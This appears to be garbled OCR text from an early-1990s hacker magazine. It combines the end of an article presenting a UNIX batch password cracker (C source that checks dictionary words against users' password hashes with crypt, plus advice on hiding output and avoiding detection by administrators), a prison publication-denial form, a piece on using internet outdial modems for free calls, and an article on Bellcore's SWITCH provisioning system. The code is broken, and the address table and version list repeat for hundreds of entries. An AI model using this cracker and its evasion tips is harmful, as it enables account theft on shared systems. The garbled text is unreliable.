When it's done, the program will send its output to the file "newsrc", a standard file that's on everyone's directory and will attract no attention. By running the program with the -d option (sort -d), it will run in debugging mode, in case you don't think things are working right. Again, newsrc will tell you what's going on.

When I wrote this program, it was with security in mind. Non-fatal interrupts are locked out from the process, so only a kill command can terminate it once it's started. Logging out of your account will not kill it either, so you can let it run and exit back later to pick up the results. There is no way any user system administrator can know what you are doing, even if he tries running the program himself, because there's no text in it to give it away. No usernames or dictionary file names will appear in any process lists or command accounting logs. The only way you can get caught using this is if someone reads the newsrc file, which is written to only after the program has finished. But this is an innocent file, so no one would look at it anyway. Also, don't leave the source code online. Typing "chmod 100 sort" will allow you to have execute access to the program, to keep nosy users away from it, but still won't keep the superuser from running it.

So how long does this take? On a VAX, running with only five or so users, with a light load, it will take approximately ten minutes per username you've entered into the batch. With a heavy load (20+ users, load average greater than 3.00), it can take up to an hour per username in the batch. You'll really just have to experiment and see how things work on your system. Have Fun!

* UNIX Batch Password Hacker: Ushacker.c
 * Written By: The Inltd, BORNWare Productions, 1991

```

#include <stdio.h>
#include <pwd.h>
#include <signal.h>

struct passwd;

char name[16];
char opwd[20];

}
struct passwd *pwd;
int i, batchc, count, flag;
char *pw, dirwd[20];
static char dir[] = "userdictwords";
static char date[] = "newsrc";

/* Not needed by all UNIX C compilers */
int endpword(); /* Choose /etc/passwd file ?
char *strcpw(), *copy(), *getpasswd(), *getlogin();
struct passwd *getpwnam();

main(argc, argv)
int argc;
char *argv[];
{
    FILE *fopen(), *fp, *ofp;
    struct acct user[11];

    if(argc == 2){
        if(!strcmp(argv[1], "-d")){
            flag = 1;
        }
        else {
            printf("Incorrect usage:\n");
            exit(-1);
        }
    }
    if ((fip = fopen(dir, "r")) == NULL) {
        printf("Invalid source file:\n");
        exit(-1);
    }
    if ((ofp = fopen(date, "w")) == NULL) {
        printf("Unable to open data file:\n");
        exit(-1);
    }
    printf("Enter input. Terminate batch with a 'q':\n");
    for (i = 1; i < 11; ++i)
        printf(" %s: ", i);

```

```
scanf("%s", user[j].name);
if (!strcmp(user[j].name, "q"))
```

```
break;
```

```
if (!strcmp(user[j].name)) {
    printf("More users: %s\n", user[j].name);
    --i;
}
```

```
else {
    sprintf(user[i].cpwd, "%s", pwd+pw_passwd);
}
```

```
}
```

```
if (i == 1) {
    printf("Abnormal termination:\n");
    exit(-1);
}
```

```
}
```

```
batche = 1;
```

```
count = 1;
```

```
while (1) { /* Create a child process to do the scanning */
```

```
if (0) {
```

```
printf("Process Number: %d\n", 0);
```

```
exit(0); /* Terminate the parent process to give us our shell back */
```

```
} /* Child now in background, lock out interrupts */
```

```
signal(SIGQUIT, SIG_IGN); /* Look out ctrl-c quit signal */
```

```
signal(SIGCHLD, SIG_IGN); /* If terminal locks up after logout, delete this
line. System won't support self-nuhups */
```

```
if (flag == 1) {
    printf("p: %s\n", user[j].name, user[i].cpwd);
    for (i=1; i < batche; ++i)
        printf("p: %s\n", user[i].name, user[i].cpwd);
    printf("p: %s\n", user[j].name, user[i].cpwd);
}
```

```
while (strcmp(dlewd, "q", ffp) != NULL) {
```

```
if (strcmp(stlewd, dlewd)-2) == "x")
```

```
else strcmp(stlewd, dlewd)-1) == "0";
```

```
for (i=1; i < batche; ++i) {
```

```
pw = crypt(dlewd, user[i].cpwd);
```

```
if (!strcmp(pw, user[i].cpwd)) {
```

```
printf("p: %s\n", user[i].name, dlewd);
```

```
--count;
```

```
if (count == 0) {
```

```
printf("p: Job completed:\n\n");
```

```
exit(0);
}
```

```
}
```

```
}
```

```
if (count == batche-1)
```

```
printf("p: Unsuccessful:\n\n");
```

```
else printf("p: Job completed:\n\n");
```

```
endowment();
```

```
}
```

The Sequel

TEXAS DEPARTMENT OF CRIMINAL JUSTICE
INSTITUTIONAL DIVISION

DIRECTOR'S REVIEW COMMITTEE

PUBLICATION DECISION FORM

NAME _____ TDC NO. _____

UNIT _____ DATE _____

Title of Publication _____

"2500 Negative" PART 1990 WJ M3

The Director's Review Committee has rendered the following decision regarding your publication:

() The NSCP decision not to allow you to receive the above publication has been reversed. You may expect to receive the publication shortly.

XX The NSCP decision not to allow you to receive the above publication has been upheld.

() The publication will be clipped.

XX The publication will not be clipped.

() The publication contains contraband material. See comments of will be removed.

cc: Unit Mailroom
2600 Enterprises
Title

Yes, the appeal has been denied. Our entire Fall 1990 issue has been deemed unfit for Texas prisoners. (Part 1 of this saga can be found on page 42 of our Winter issue.)

Internet Outdials

By Kevin
Intire

The following is an introduction to one of the lesser known secrets of the Internet: outdials. While many people have known about ways to dial into the net and access telnet or IRC, many have not discovered the outdials.

Outdials put simply, are modems that you can remotely connect to through the Internet and use to make calls to the outside phone net. Obviously, this allows us to make free and legal calls that might otherwise cost us long distance charges or help get us into trouble for other methods. There are drawbacks though. First, since you are going through the nets, you will have a noticeable delay in your response time. There is also the problem of connections being

hanged and even disconnected. Of these drawbacks, the delay will be the most annoying. Keep this in mind as you sit in front of your monitor waiting for your data to arrive.

How To Do It

In order to reach the outdials, you must have a way to access telnet, ftp, or be able to login at other sites. If you have access to the above, you simply type the following commands:

```
telnet XXXXXX
ftp XXXXXX
login XXXXXX
```

(where the X's are the address)

If you do not completely understand telnet, ftp, or login, you should check the online help on the system that you are logged into.

Addresses

Area	IP Address	Access
USA	192.288.88	INSTANTONE
25	488.1.1.1.1.1	1. heathen "GIF" 2. Don't use "high rollers" 3. use log on panel, bsp=netent help=help
318	modem.fun.nyu.edu or 202.21.152	Typ: "telnet 202.21.152"
314	82.113	Typ: "telnet 82.113"
308	180.201.100	Typ: "telnet 180.201.100"
304	180.10.10.10	Typ: "telnet 180.10.10.10"
302	129.20.108	Typ: "telnet 129.20.108"
300	modem.wpi.edu	Help=help
299	132.12.20.112	
298	128.12.84.111	
297	128.112.10.112	
296	128.112.10.112	
295	128.112.10.112	
294	128.112.10.112	
293	128.112.10.112	
292	128.112.10.112	
291	128.112.10.112	
290	128.112.10.112	
289	128.112.10.112	
288	128.112.10.112	
287	128.112.10.112	
286	128.112.10.112	
285	128.112.10.112	
284	128.112.10.112	
283	128.112.10.112	
282	128.112.10.112	
281	128.112.10.112	
280	128.112.10.112	
279	128.112.10.112	
278	128.112.10.112	
277	128.112.10.112	
276	128.112.10.112	
275	128.112.10.112	
274	128.112.10.112	
273	128.112.10.112	
272	128.112.10.112	
271	128.112.10.112	
270	128.112.10.112	
269	128.112.10.112	
268	128.112.10.112	
267	128.112.10.112	
266	128.112.10.112	
265	128.112.10.112	
264	128.112.10.112	
263	128.112.10.112	
262	128.112.10.112	
261	128.112.10.112	
260	128.112.10.112	
259	128.112.10.112	
258	128.112.10.112	
257	128.112.10.112	
256	128.112.10.112	
255	128.112.10.112	
254	128.112.10.112	
253	128.112.10.112	
252	128.112.10.112	
251	128.112.10.112	
250	128.112.10.112	
249	128.112.10.112	
248	128.112.10.112	
247	128.112.10.112	
246	128.112.10.112	
245	128.112.10.112	
244	128.112.10.112	
243	128.112.10.112	
242	128.112.10.112	
241	128.112.10.112	
240	128.112.10.112	
239	128.112.10.112	
238	128.112.10.112	
237	128.112.10.112	
236	128.112.10.112	
235	128.112.10.112	
234	128.112.10.112	
233	128.112.10.112	
232	128.112.10.112	
231	128.112.10.112	
230	128.112.10.112	
229	128.112.10.112	
228	128.112.10.112	
227	128.112.10.112	
226	128.112.10.112	
225	128.112.10.112	
224	128.112.10.112	
223	128.112.10.112	
222	128.112.10.112	
221	128.112.10.112	
220	128.112.10.112	
219	128.112.10.112	
218	128.112.10.112	
217	128.112.10.112	
216	128.112.10.112	
215	128.112.10.112	
214	128.112.10.112	
213	128.112.10.112	
212	128.112.10.112	
211	128.112.10.112	
210	128.112.10.112	
209	128.112.10.112	
208	128.112.10.112	
207	128.112.10.112	
206	128.112.10.112	
205	128.112.10.112	
204	128.112.10.112	
203	128.112.10.112	
202	128.112.10.112	
201	128.112.10.112	
200	128.112.10.112	
199	128.112.10.112	
198	128.112.10.112	
197	128.112.10.112	
196	128.112.10.112	
195	128.112.10.112	
194	128.112.10.112	
193	128.112.10.112	
192	128.112.10.112	
191	128.112.10.112	
190	128.112.10.112	
189	128.112.10.112	
188	128.112.10.112	
187	128.112.10.112	
186	128.112.10.112	
185	128.112.10.112	
184	128.112.10.112	
183	128.112.10.112	
182	128.112.10.112	
181	128.112.10.112	
180	128.112.10.112	
179	128.112.10.112	
178	128.112.10.112	
177	128.112.10.112	
176	128.112.10.112	
175	128.112.10.112	
174	128.112.10.112	
173	128.112.10.112	
172	128.112.10.112	
171	128.112.10.112	
170	128.112.10.112	
169	128.112.10.112	
168	128.112.10.112	
167	128.112.10.112	
166	128.112.10.112	
165	128.112.10.112	
164	128.112.10.112	
163	128.112.10.112	
162	128.112.10.112	
161	128.112.10.112	
160	128.112.10.112	
159	128.112.10.112	
158	128.112.10.112	
157	128.112.10.112	
156	128.112.10.112	
155	128.112.10.112	
154	128.112.10.112	
153	128.112.10.112	
152	128.112.10.112	
151	128.112.10.112	
150	128.112.10.112	
149	128.112.10.112	
148	128.112.10.112	
147	128.112.10.112	
146	128.112.10.112	
145	128.112.10.112	
144	128.112.10.112	
143	128.112.10.112	
142	128.112.10.112	
141	128.112.10.112	
140	128.112.10.112	
139	128.112.10.112	
138	128.112.10.112	
137	128.112.10.112	
136	128.112.10.112	
135	128.112.10.112	
134	128.112.10.112	
133	128.112.10.112	
132	128.112.10.112	
131	128.112.10.112	
130	128.112.10.112	
129	128.112.10.112	
128	128.112.10.112	
127	128.112.10.112	
126	128.112.10.112	
125	128.112.10.112	
124	128.112.10.112	
123	128.112.10.112	
122	128.112.10.112	
121	128.112.10.112	
120	128.112.10.112	
119	128.112.10.112	
118	128.112.10.112	
117	128.112.10.112	
116	128.112.10.112	
115	128.112.10.112	
114	128.112.10.112	
113	128.112.10.112	
112	128.112.10.112	
111	128.112.10.112	
110	128.112.10.112	
109	128.112.10.112	
108	128.112.10.112	
107	128.112.10.112	
106	128.112.10.112	
105	128.112.10.112	
104	128.112.10.112	
103	128.112.10.112	
102	128.112.10.112	
101	128.112.10.112	
100	128.112.10.112	
99	128.112.10.112	
98	128.112.10.112	
97	128.112.10.112	
96	128.112.10.112	
95	128.112.10.112	
94	128.112.10.112	
93	128.112.10.112	
92	128.112.10.112	
91	128.112.10.112	
90	128.112.10.112	
89	128.112.10.112	
88	128.112.10.112	
87	128.112.10.112	
86	128.112.10.112	
85	128.112.10.112	
84	128.112.10.112	
83	128.112.10.112	
82	128.112.10.112	
81	128.112.10.112	
80	128.112.10.112	
79	128.112.10.112	
78	128.112.10.112	
77	128.112.10.112	
76	128.112.10.112	
75	128.112.10.112	
74	128.112.10.112	
73	128.112.10.112	
72	128.112.10.112	
71	128.112.10.112	
70	128.112.10.112	
69	128.112.10.112	
68	128.112.10.112	
67	128.112.10.112	
66	128.112.10.112	
65	128.112.10.112	
64	128.112.10.112	
63	128.112.10.112	
62	128.112.10.112	
61	128.112.10.112	
60	128.112.10.112	
59	128.112.10.112	
58	128.112.10.112	
57	128.112.10.112	
56	128.112.10.112	
55	128.112.10.112	
54	128.112.10.112	
53	128.112.10.112	
52	128.112.10.112	
51	128.112.10.112	
50	128.112.10.112	
49	128.112.10.112	
48	128.112.10.112	
47	128.112.10.112	
46	128.112.10.112	
45	128.112.10.112	
44	128.112.10.112	
43	128.112.10.112	
42	128.112.10.112	
41	128.112.10.112	
40	128.112.10.112	
39	128.112.10.112	
38	128.112.10.112	
37	128.112.10.112	
36	128.112.10.112	
35	128.112.10.112	
34	128.112.10.112	
33	128.112.10.112	
32	128.112.10.112	
31	128.112.10.112	
30	128.112.10.112	
29	128.112.10.112	
28	128.112.10.112	
27	128.112.10.112	
26	128.112.10.112	
25	128.112.10.	

The New LEC Order Acronym City

By New Beck City

A general forward movement of telecommunications companies to ready themselves for ISDN has been revolutionizing the LEC's + LEC's. Focusing on the changes in the traditional, already-existing telecommunications network, it is clear that systems are more ready to not only carry more traffic, but ready to support more than the traditional analog voice-channel channel per circuit. (By circuit I mean not only LEC inter-office message trunks and special services circuits, but customer loop plant "lines" as well as access, becoming software-driven structures that not only support multi-channel digital data communications and high traffic, but that allow better administration of themselves by the LEC. And not only switches have changed - inter-office circuits have been reorganized from analog, single channel, public message trunks using MV signaling on a copper wire into digital, multi-channel (using TDM and TDM), private/public carriers using CCSO (CCIS) signaling on a fiber optic cable, radio wave, microwave, or even a satellite. Even loop plant customer lines are being multiplexed, such as the DOV ISDN line.

It's obvious that LEC's cannot continue to use the same facilities to provision, operate, and keep records on these new switches, "circuit" (lines, public message trunks, and special services circuits) and other telecommunications equipment (digital, DMCS, etc.). Many OSB's cannot handle this new technology, and only through intensive manpower can provisioning, operating, and record keeping of these new technological services be done. Complicated "BC service orders" are often unprovisionable by both MIXAX and COSMOS, forcing NULMAC personnel to not only generate the BC service order for the specific switch (and switch version), but to

enter the manually translated BC service order into the specific switch... manually. LFACTS is another begged down system with difficult-to-process service orders for digital loop carrier systems, forcing LAC to complete the order. Not only is the expensive manpower being used, but customer relations (BC service use often backlogged, making them wait for months for the service to be implemented).

Which is where BELLCORE sees in. BELLCORE, among other things, mechanizes, restructures, and "updates" the LEC system (Type 1) has two meanings - updating the network at large by adding new systems - which is done at the core of the BELLCORE engineering/planning brain, or updating a specific part of the network, say updating an OSS to include knowledge of the latest batch of newly installed circuits - which is more of a detailed kind of thing that BELLCORE does, all three of these BELLCORE functions in action. TIRRS is obviously updated on the new kind of circuit, for it not only keeps track of all circuits on its "database" but it is a tool for designing new circuits as well. TIRRS's CRMAP module has SSC/CO communications mechanized as TIRRS has mechanized communications with FCS recently as well; and restructuring can be seen in TIRRS restructuring from one large OSS with one database, into three separate modules: engineering and planning, provisioning, and operations (the CRMAP model), each having its own database. Actually, the entire LEC system is becoming divided into three discrete parts: engineering and planning, provisioning, and operations.

BELLCORE has had a good project that has been going on it since the inception of integrating FACS and TIRRS. As special services circuits proliferate (they now account for half of inter-office circuits), inter-office circuits become less things added when traffic between two switches grows, and more things that are provisioned from service orders - FACS and TIRRS begins to make sense. Another reason for the integration is that TIRRS increasingly needs information from FACS (information about the loop routing so that TIRRS can design special services circuits), and this information is all sent to TIRRS... manually. So besides circuit provisioning requests coming more and more from customer service orders instead of

engineers by truly analyzing business, more coordination is needed between the loop plant, switch, and circuit provisioners so provision special services effectively, since all three are involved in the special services circuit provisioning process.

The main BELLCORE plan is to update, mechanize, and restructuring of the overall network. The very core of BELLCORE's engineering division's master plan for LEC's is the reorganization of the LEC system. The LEC system is currently basically sub-divided into the different parts of the telecommunications network: lines (LMOB, MCT, CTS, CREARY, MDP (COSMOS), switch (MIZAR, SPCS, ODU), plug-in equipment (PICS), and interoffice circuit (SCC, VTEC, and SACS) for special services circuit; CABOT and CTTU for public message trunks; and TIRRS for both types of interoffice circuit. The BELLCORE reorganization of the LEC system will make all interoffice equipment and OSS's fall under three systems: OIS, EPS, and LIS. OIS stands for Operations Process System. OIS is responsible for installing, testing, maintaining, and "bring" service-oriented equipment in the telecommunications network. OSS's such as SARTS, LMOB, and CABOT will be under the umbrella of OIS. EPS (Engineering and Planning System) designs and engineers the LEC telecommunications network by integrating distribution planning systems, inter-office planning systems, and switching planning systems. EPS stands for Integrated Provisioning System. EPS is also the FACCTIRRS integration would come about under 1983's responsibility is to assign equipment and facilities to provide a service. Some systems that will fall under EPS's umbrella are SOAC, LFACTS, MIZAR, parts of TIRRS, and a new OSS that I will describe below. One should remember, however, that the idea that the Integrated Provisioning, Reengineering and Planning, and Operations Process systems are endorsed is a fallacy. The EPS, OIS, and EPS will interrelate with each other, just as TIRRS interrelates with SOAC, or CREARY interrelates with SSC on occasion. The "new order" is fairly obvious: customer requests for service are handled by LIS. Operation of the service is run by OIS. The examination of the service, planning of new services to offer customers, and the engineering of these new services is handled by EPS.

The LEC's new reorganization into EPS, OIS, and EPS is going to have a huge effect on LEC operations as we know them today. It is happening because of the more severe ISDN, TIRRS... manually, so besides circuit provisioning requests coming more and more because of CCSO, multiplexing, and intelligent

SPU electronic switches. But really, the key figure in this change has been the special services circuit. The special services circuit is really what has revolutionized the LEC telecommunications network because the line and inter-office trunk came together to form one "circuit". This redefining of what a circuit is has enormous implications on the future of telecommunications.

SWITCH

SWITCH is a new service provisioning OSS created by BELLCORE to help accomplish the aim of EPS, to allow flow-through processing of orders by automatically assigning LEC equipment and facilities for a service. SWITCH will keep track of and assign equipment on the line and trunk side of a wireman. SWITCH will also help the provisioning process in other areas as well.

Because of the enormity of what SWITCH will do, integrating wirecenter facilities provisioning on the line and trunk side of the switching network, SWITCH development is out into two "phases". Version 1 of SWITCH (Version 1.0) is currently under development in 1983. Version 1.1, 1.2, 1.3, 1.4, 1.5, 1.6, 1.7, 1.8, 1.9, 2.0, 2.1, 2.2, 2.3, 2.4, 2.5, 2.6, 2.7, 2.8, 2.9, 3.0, 3.1, 3.2, 3.3, 3.4, 3.5, 3.6, 3.7, 3.8, 3.9, 4.0, 4.1, 4.2, 4.3, 4.4, 4.5, 4.6, 4.7, 4.8, 4.9, 5.0, 5.1, 5.2, 5.3, 5.4, 5.5, 5.6, 5.7, 5.8, 5.9, 6.0, 6.1, 6.2, 6.3, 6.4, 6.5, 6.6, 6.7, 6.8, 6.9, 7.0, 7.1, 7.2, 7.3, 7.4, 7.5, 7.6, 7.7, 7.8, 7.9, 8.0, 8.1, 8.2, 8.3, 8.4, 8.5, 8.6, 8.7, 8.8, 8.9, 9.0, 9.1, 9.2, 9.3, 9.4, 9.5, 9.6, 9.7, 9.8, 9.9, 10.0, 10.1, 10.2, 10.3, 10.4, 10.5, 10.6, 10.7, 10.8, 10.9, 11.0, 11.1, 11.2, 11.3, 11.4, 11.5, 11.6, 11.7, 11.8, 11.9, 12.0, 12.1, 12.2, 12.3, 12.4, 12.5, 12.6, 12.7, 12.8, 12.9, 13.0, 13.1, 13.2, 13.3, 13.4, 13.5, 13.6, 13.7, 13.8, 13.9, 14.0, 14.1, 14.2, 14.3, 14.4, 14.5, 14.6, 14.7, 14.8, 14.9, 15.0, 15.1, 15.2, 15.3, 15.4, 15.5, 15.6, 15.7, 15.8, 15.9, 16.0, 16.1, 16.2, 16.3, 16.4, 16.5, 16.6, 16.7, 16.8, 16.9, 17.0, 17.1, 17.2, 17.3, 17.4, 17.5, 17.6, 17.7, 17.8, 17.9, 18.0, 18.1, 18.2, 18.3, 18.4, 18.5, 18.6, 18.7, 18.8, 18.9, 19.0, 19.1, 19.2, 19.3, 19.4, 19.5, 19.6, 19.7, 19.8, 19.9, 20.0, 20.1, 20.2, 20.3, 20.4, 20.5, 20.6, 20.7, 20.8, 20.9, 21.0, 21.1, 21.2, 21.3, 21.4, 21.5, 21.6, 21.7, 21.8, 21.9, 22.0, 22.1, 22.2, 22.3, 22.4, 22.5, 22.6, 22.7, 22.8, 22.9, 23.0, 23.1, 23.2, 23.3, 23.4, 23.5, 23.6, 23.7, 23.8, 23.9, 24.0, 24.1, 24.2, 24.3, 24.4, 24.5, 24.6, 24.7, 24.8, 24.9, 25.0, 25.1, 25.2, 25.3, 25.4, 25.5, 25.6, 25.7, 25.8, 25.9, 26.0, 26.1, 26.2, 26.3, 26.4, 26.5, 26.6, 26.7, 26.8, 26.9, 27.0, 27.1, 27.2, 27.3, 27.4, 27.5, 27.6, 27.7, 27.8, 27.9, 28.0, 28.1, 28.2, 28.3, 28.4, 28.5, 28.6, 28.7, 28.8, 28.9, 29.0, 29.1, 29.2, 29.3, 29.4, 29.5, 29.6, 29.7, 29.8, 29.9, 30.0, 30.1, 30.2, 30.3, 30.4, 30.5, 30.6, 30.7, 30.8, 30.9, 31.0, 31.1, 31.2, 31.3, 31.4, 31.5, 31.6, 31.7, 31.8, 31.9, 32.0, 32.1, 32.2, 32.3, 32.4, 32.5, 32.6, 32.7, 32.8, 32.9, 33.0, 33.1, 33.2, 33.3, 33.4, 33.5, 33.6, 33.7, 33.8, 33.9, 34.0, 34.1, 34.2, 34.3, 34.4, 34.5, 34.6, 34.7, 34.8, 34.9, 35.0, 35.1, 35.2, 35.3, 35.4, 35.5, 35.6, 35.7, 35.8, 35.9, 36.0, 36.1, 36.2, 36.3, 36.4, 36.5, 36.6, 36.7, 36.8, 36.9, 37.0, 37.1, 37.2, 37.3, 37.4, 37.5, 37.6, 37.7, 37.8, 37.9, 38.0, 38.1, 38.2, 38.3, 38.4, 38.5, 38.6, 38.7, 38.8, 38.9, 39.0, 39.1, 39.2, 39.3, 39.4, 39.5, 39.6, 39.7, 39.8, 39.9, 40.0, 40.1, 40.2, 40.3, 40.4, 40.5, 40.6, 40.7, 40.8, 40.9, 41.0, 41.1, 41.2, 41.3, 41.4, 41.5, 41.6, 41.7, 41.8, 41.9, 42.0, 42.1, 42.2, 42.3, 42.4, 42.5, 42.6, 42.7, 42.8, 42.9, 43.0, 43.1, 43.2, 43.3, 43.4, 43.5, 43.6, 43.7, 43.8, 43.9, 44.0, 44.1, 44.2, 44.3, 44.4, 44.5, 44.6, 44.7, 44.8, 44.9, 45.0, 45.1, 45.2, 45.3, 45.4, 45.5, 45.6, 45.7, 45.8, 45.9, 46.0, 46.1, 46.2, 46.3, 46.4, 46.5, 46.6, 46.7, 46.8, 46.9, 47.0, 47.1, 47.2, 47.3, 47.4, 47.5, 47.6, 47.7, 47.8, 47.9, 48.0, 48.1, 48.2, 48.3, 48.4, 48.5, 48.6, 48.7, 48.8, 48.9, 49.0, 49.1, 49.2, 49.3, 49.4, 49.5, 49.6, 49.7, 49.8, 49.9, 50.0, 50.1, 50.2, 50.3, 50.4, 50.5, 50.6, 50.7, 50.8, 50.9, 51.0, 51.1, 51.2, 51.3, 51.4, 51.5, 51.6, 51.7, 51.8, 51.9, 52.0, 52.1, 52.2, 52.3, 52.4, 52.5, 52.6, 52.7, 52.8, 52.9, 53.0, 53.1, 53.2, 53.3, 53.4, 53.5, 53.6, 53.7, 53.8, 53.9, 54.0, 54.1, 54.2, 54.3, 54.4, 54.5, 54.6, 54.7, 54.8, 54.9, 55.0, 55.1, 55.2, 55.3, 55.4, 55.5, 55.6, 55.7, 55.8, 55.9, 56.0, 56.1, 56.2, 56.3, 56.4, 56.5, 56.6, 56.7, 56.8, 56.9, 57.0, 57.1, 57.2, 57.3, 57.4, 57.5, 57.6, 57.7, 57.8, 57.9, 58.0, 58.1, 58.2, 58.3, 58.4, 58.5, 58.6, 58.7, 58.8, 58.9, 59.0, 59.1, 59.2, 59.3, 59.4, 59.5, 59.6, 59.7, 59.8, 59.9, 60.0, 60.1, 60.2, 60.3, 60.4, 60.5, 60.6, 60.7, 60.8, 60.9, 61.0, 61.1, 61.2, 61.3, 61.4, 61.5, 61.6, 61.7, 61.8, 61.9, 62.0, 62.1, 62.2, 62.3, 62.4, 62.5, 62.6, 62.7, 62.8, 62.9, 63.0, 63.1, 63.2, 63.3, 63.4, 63.5, 63.6, 63.7, 63.8, 63.9, 64.0, 64.1, 64.2, 64.3, 64.4, 64.5, 64.6, 64.7, 64.8, 64.9, 65.0, 65.1, 65.2, 65.3, 65.4, 65.5, 65.6, 65.7, 65.8, 65.9, 66.0, 66.1, 66.2, 66.3, 66.4, 66.5, 66.6, 66.7, 66.8, 66.9, 67.0, 67.1, 67.2, 67.3, 67.4, 67.5, 67.6, 67.7, 67.8, 67.9, 68.0, 68.1, 68.2, 68.3, 68.4, 68.5, 68.6, 68.7, 68.8, 68.9, 69.0, 69.1, 69.2, 69.3, 69.4, 69.5, 69.6, 69.7, 69.8, 69.9, 70.0, 70.1, 70.2, 70.3, 70.4, 70.5, 70.6, 70.7, 70.8, 70.9, 71.0, 71.1, 71.2, 71.3, 71.4, 71.5, 71.6, 71.7, 71.8, 71.9, 72.0, 72.1, 72.2, 72.3, 72.4, 72.5, 72.6, 72.7, 72.8, 72.9, 73.0, 73.1, 73.2, 73.3, 73.4, 73.5, 73.6, 73.7, 73.8, 73.9, 74.0, 74.1, 74.2, 74.3, 74.4, 74.5, 74.6, 74.7, 74.8, 74.9, 75.0, 75.1, 75.2, 75.3, 75.4, 75.5, 75.6, 75.7, 75.8, 75.9, 76.0, 76.1, 76.2, 76.3, 76.4, 76.5, 76.6, 76.7, 76.8, 76.9, 77.0, 77.1, 77.2, 77.3, 77.4, 77.5, 77.6, 77.7, 77.8, 77.9, 78.0, 78.1, 78.2, 78.3, 78.4, 78.5, 78.6, 78.7, 78.8, 78.9, 79.0, 79.1, 79.2, 79.3, 79.4, 79.5, 79.6, 79.7, 79.8, 79.9, 80.0, 80.1, 80.2, 80.3, 80.4, 80.5, 80.6, 80.7, 80.8, 80.9, 81.0, 81.1, 81.2, 81.3, 81.4, 81.5, 81.6, 81.7, 81.8, 81.9, 82.0, 82.1, 82.2, 82.3, 82.4, 82.5, 82.6, 82.7, 82.8, 82.9, 83.0, 83.1, 83.2, 83.3, 83.4, 83.5, 83.6, 83.7, 83.8, 83.9, 84.0, 84.1, 84.2, 84.3, 84.4, 84.5, 84.6, 84.7, 84.8, 84.9, 85.0, 85.1, 85.2, 85.3, 85.4, 85.5, 85.6, 85.7, 85.8, 85.9, 86.0, 86.1, 86.2, 86.3, 86.4, 86.5, 86.6, 86.7, 86.8, 86.9, 87.0, 87.1, 87.2, 87.3, 87.4, 87.5, 87.6, 87.7, 87.8, 87.9, 88.0, 88.1, 88.2, 88.3, 88.4, 88.5, 88.6, 88.7, 88.8, 88.9, 89.0, 89.1, 89.2, 89.3, 89.4, 89.5, 89.6, 89.7, 89.8, 89.9, 90.0, 90.1, 90.2, 90.3, 90.4, 90.5, 90.6, 90.7, 90.8, 90.9, 91.0, 91.1, 91.2, 91.3, 91.4, 91.5, 91.6, 91.7, 91.8, 91.9, 92.0, 92.1, 92.2, 92.3, 92.4, 92.5, 92.6, 92.7, 92.8, 92.9, 93.0, 93.1, 93.2, 93.3, 93.4, 93.5, 93.6, 93.7, 93.8, 93.9, 94.0, 94.1, 94.2, 94.3, 94.4, 94.5, 94.6, 94.7, 94.8, 94.9, 95.0, 95.1, 95.2, 95.3, 95.4, 95.5, 95.6, 95.7, 95.8, 95.9, 96.0, 96.1, 96.2, 96.3, 96.4, 96.5, 96.6, 96.7, 96.8, 96.9, 97.0, 97.1, 97.2, 97.3, 97.4, 97.5, 97.6, 97.7, 97.8, 97.9, 98.0, 98.1, 98.2, 98.3, 98.4, 98.5, 98.6, 98.7, 98.8, 98.9, 99.0, 99.1, 99.2, 99.3, 99.4, 99.5, 99.6, 99.7, 99.8, 99.9, 100.0.

As stated in the previous section, BELLCORE had had the idea of the IPS/OIS/OPS system, which integrated the provisioning, operations, engineering, and planning of the LEC system for both the line and trunk side of the network. In late 1987, BELLCORE did a detailed study of the LEC system, especially in the area of a wirecenter provisioning of new technology and services. From this study, the suggestion of a system that provisioned for both sides of the wirecenter, which would, through integration, help meet the growing demand for these new technologies, came about. After two years of development of the system that would be called SWITCH (so named because it was an extension of the trunk and line side of the wirecenter, thus an extension of the "switch"), the design of Version 1.0 was completed. (Perhaps readers to say, BELLCORE's original schedule of when the version would be out was a bit over-enthusiastic time schedule).

Version 1.0 of SWITCH provisions exclusively for the line side of the wirecenter. Of course, everyone is aware of the OSS that currently provides for the line side of the wirecenter COSMOS. In Version 1.0, SWITCH will have the ability to take over half of COSMOS

2600 Needs Writers!
Send submissions
(articles, clippings,
etc.) to:
2600 Editorial Dept.
PO Box 99
Middle Island, NY
11953

capabilities that Version 1.0 is just a last version. SWITCH Version 1.7 is the first "real" one - so that doesn't matter. Most of the ability to help in Version 1.0 would be in the field of provisioning for ISDN lines and packet switches. COSMOS is not able to allow flow-through provisioning of many of these new technologies. SWITCH is able to allow flow-through provisioning of ISDN's and packet switches for digital (and analog) switches because of its sophisticated data model of services and circuits. Obviously, SWITCH would be better able than COSMOS to generate switch-specific messages (BO messages) from separate orders when MIZAR requests in the field of ISDN.

FOMS, Prime Operations Management System is the sub-system of SWITCH that will deal with the management of work on the MDP. FOMS is to SWITCH as CIMAP is to TURKS. i.e., FOMS is almost a separate OSS. The FOMS sub-system of SWITCH was created along with SWITCH and is a software piece from COSMOS. FOMS will deal with the connection and separation of cable pairs from OS.

How would SWITCH work in the line provisioning process? A customer would phone in his request for a new line to the business office, giving any details needed (standard line or ISDN 1, call waiting - "reserve" etc.). Throughout whatever system the Business Office would have, the service order would eventually reach the SOP (SOP was the system which service orders entered PACS with). SOP would forward the service order to SOAC. SOAC would send LEACS, LEACS is the processor for the outside loop plant; and SWITCH the order. LEACS provides for the outside plant part of the service order, i.e., station protection to cable, install the MDP and switch elements must be provided for. SWITCH gives the order to its FOMS sub-system for forwarding via SOAC. FOMS will attach the line GP to OS. SWITCH also sends the service order to MIZAR via SOAC. MIZAR will enter the order into the switch as an BO message. This is how a line provision is done before, the only difference with SWITCH Version 1 being that FOMS replaces COSMOS.

Why are SWITCH's connections to MIZAR and even FOMS (its own sub-system) done via SOAC? Because SWITCH has more "control" over the provisioning process. The control comes about when an order is changed while it is pending. In this situation, SWITCH is much more flexible than COSMOS. If an order changes midway, SWITCH can simply rework the order as necessary. SWITCH is "in charge" or "responsible" for reworking this order,

essentially due to its flexible time schedule "rules" for orders. Obviously, besides these order schedule "rules", SWITCH may also have detailed records of all the line-side equipment of the wirecenter to allow this flexibility in upgrading and reworking facilities.

SWITCH Version 1.0 was "implemented" during December of 1989 in two (2) - one in Long Beach, New Jersey (Bell Atlantic) and the other in Cahaba Heights, Alabama (BellSouth). Implemented in a quiet but successful manner, SWITCH Version 1.0 is located in the wirecenter, and gets service order data, but never connects with SOAC.

